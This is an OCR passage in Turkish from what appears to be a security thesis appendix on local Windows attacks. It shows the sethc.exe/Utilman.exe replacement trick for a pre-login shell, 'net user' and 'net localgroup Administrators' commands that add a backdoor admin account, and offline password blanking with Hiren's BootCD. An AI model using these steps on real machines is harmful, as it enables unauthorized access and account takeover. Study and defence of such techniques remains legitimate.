Açılan pencerenin en alt kısmına 'X : $/windows/system32/en_US/erofflps.txt$' tıklanınca text dosyası açılır. Text dosyasının 'File' kısmından 'Save as' seçilir ve Windows dosya sistemi açılır. Windows'un içindeki bütün dosyaları görmek için 'Files of Type ' kısmı 'All Files' yapılır. Yapılan işlem şekil A.18 üzerinde gösterilmiştir.




Şekil A.18: All Files Seçilmesi

Bu işlem gerçekleştirildikten sonra cmd.exe komut satırına ulaşmak gerekecektir. Devamındaki işlemler için A.6 konusuna bakınız.


A.6 Utilman.exe ve Sethc.exe Kısayolların İstismarı

Şekil A.19 üzerinde görüldüğü gibi *Sytem32* dosyasına ulaşılarak 'sethc.exe' ve 'Utilman.exe' dosya isimleri değiştirilir.




Şekil A.19: Utilman.exe veya Sethc.exe İsimlerinin Değişitirilmesi

Şekil A.20 üzerinde görüldüğü gibi 'cmd.exe' uygulamasının adını 'sethc.exe' olarak veya 'Utilman.exe' olarak değiştirilir.




Şekil A.20: Cmd.exe Kopyalanıp İsminin Utilman.exe veya Sethc.exe Yapılması

Bu işlemler sonucunda Windows işletim sistemini yeniden başlatıp 'Login' ekranına gelindiğinde sol alt köşede bulunan ikona tıklanınca 'cmd.exe' açılmaktadır. İşlem şekil A.21 üzerinde gösterilmiştir.




Şekil A.21: Cmd.exe'nin Çalıştırılması

Windows işletim sistemi komut satırı çalıştırıldıktan sonra şekil A.22 üzerinde görüldüğü gibi 'net user Testuser Aa123456 /add' komutu ile 'Testuser' adında ve 'Aa123456' poralası olan bir kullanıcı eklenilir.




Şekil A.22: Kullanıcı Eklenmesi

Son olarak oluşturulan bu kullanıcı şekil A.23 üzerinde görüldüğü gibi 'net localgroup Administrators Testuser /add' komutu ile local admin grubuna dahil edilir.




Şekil A.23: Kullanıcının Local Admin Grubuna Dahil Edilmesi

Saldırının sonucuda gerçekleşen değişikliği görmek için bilgisayar 'Restart' yapılarak yeniden başlatılır. Şekil A.24 üzerinde görüldüğü gibi sadece iki kullanıcı mevcuttur.



Şekil A.24: Bilgisayarın Restart Edilmesi


Bilgisayar açılınca şekil A.25 üzerinde görüldüğü gibi oluşturulan 'Testuser' kullanıcısı sisteme eklenmiştir.



Şekil A.25: Testuser Kullanıcısı ile Giriş Yapılması


A.7 Hirens Boot ile Parola Sıfırlama

Şekil A.1 üzerindeki adımları uygulayarak hedef bilgisayarı BIOS boot ayarlarından Hirens BootCD, CD veya USB bellek ile açılacak şekilde ayarı yapılır. Açılan pencerede ise şekil A.26 üzerinde görüldüğü gibi 'Offline NT/2000/XP/Vista/7 Password Changer' seçeneği seçip Enter'a basılır.




Şekil A.26: Password Changer Seçilmesi

Sonraki adımda ise yine Enter'a basılarak devam edilir. Burada linux çekirdek yüklemeleri yapılmaktadır . Yapılan işlem şekil A.27 üzerinde gösterilmiştir..




Şekil A.27: Sonraki Adıma Geçilmesi için Enter'a Basılması

Bu adımda ise hangi disk seçilmesi istenmektedir ve hedef bilgisayarın diski seçilir. *Select* kısmına 2 yazılarak Enter'a basıp devam edilir. Yapılan işlemler şekil A.28 üzerinde gösterilmiştir.




Şekil A.28: Hedef Bilgisayar Diskinin Seçilmesi

Bu işlemde dosyaya yazılıp yazılmaması sonucunda oluşabilecek riskler belirtilmektedir. 'Y' yazılarak devam edilir. Yapılan işlem şekil A.29 üzerinde gösterilmiştir.




Şekil A.29: Dosya Sistemi Mesajı

'SAM' dosyasında parola özetini varsayılan yapacağımızdan şekil A.30 üzerinde görüldüğü gibi Enter'a basılarak devam edilir.




Şekil A.30: Kayıt Defterindeki Dosya Yolu Doğruluğunun Kontrolü

Bu adımda ise hangi işlemin yapılması istenmektedir. Parola sıfırlanacağından 1. seçenek seçilerek şekil A.31 üzerinde görüldüğü gibi devam edilir.




Şekil A.31: Password Reset Seçilmesi

Bu adımda da şekil A.32 üzerinde görüldüğü gibi 1. seçenek seçilerek işleme devam edilir.




Şekil A.32: Edit User Data and Passwords Seçilmesi

Bu adımda ise hedef bilgisayarda var olan kullanıcılar listelenmektedir. Hangi kullanıcının parolası sıfırlanmak isteniyorsa şekil A.33 üzerinde görüldüğü gibi o kullanıcının adı yazılıp Enter'a basılır.




Şekil A.33: Parolası Sıfırlanacak Kullanıcının Yazılması

Bu adımda yapılacak işlem parolayı silmek olduğundan şekil A.34 üzerinde görüldüğü gibi 1. seçenek seçilip devam edilir.



Şekil A.34: Clear (blank) User Password Seçilmesi

Yapılan bu işlemler sonucunda şekil A.35 üzerinde görüldüğü gibi 'Password cleared!' mesajı verildi. Dolayısıyla parola sıfırlanmıştır.




Şekil A.35: Parolanın Sıfırlanması

Eğer başka kullanıcının parolası silmek veya sıfırlanmak isteniyorsa kullanıcı adının yazılması için gerekli alan verilmektedir. Ya da herhangi bir işlem yapmadan şekil A.36 üzerinde görüldüğü gibi çıkmak için *'!'* işareti kullanılır.

Şekil A.36: Parola Sıfırlama Ekranından Çıkış Yapılması


Bu adımda yapılacak herhangi bir işlem kalmadığından 'q' harfine basılarak çıkış yapılır. Eğer bu şekilde çıkış işlemi yapılmazsa boş parola 'SAM' dosyasına yazılmayacağından parola sıfırlanmamış olacaktır. Şekil A.37 üzerinde görüldüğü gibi ekrandan çıkış yapılır.



Şekil A.37: İşlemlerin Kaydedilerek Çıkış Yapılması


Bu aşamada hedef bilgisayar yeniden başlatılır ve son durum kontrol edilir.

Şekil A.38 üzerinde görüldüğü gibi açıldığında *kerem* kullanıcısına ait parolanın sıfırlanmıştır.



Şekil A.38: Mevcut Kullanıcılar


Sonuç olarak *kerem* kullanıcısı ile şifresiz sisteme giriş yapıldı. Local kullanıcı ve gruplar kısmından kullanıcılara bakıldığında ise şekil A.38 üzerinde bulunan aktif kullanıcılar yine şekil A.39 üzerinde görüldüğü gibi bu listede mevcuttur.



Şekil A.39: Local User'daki Mevcut Kullanıcılar


A.8 CHNTPW ile Parola Sıfırlama

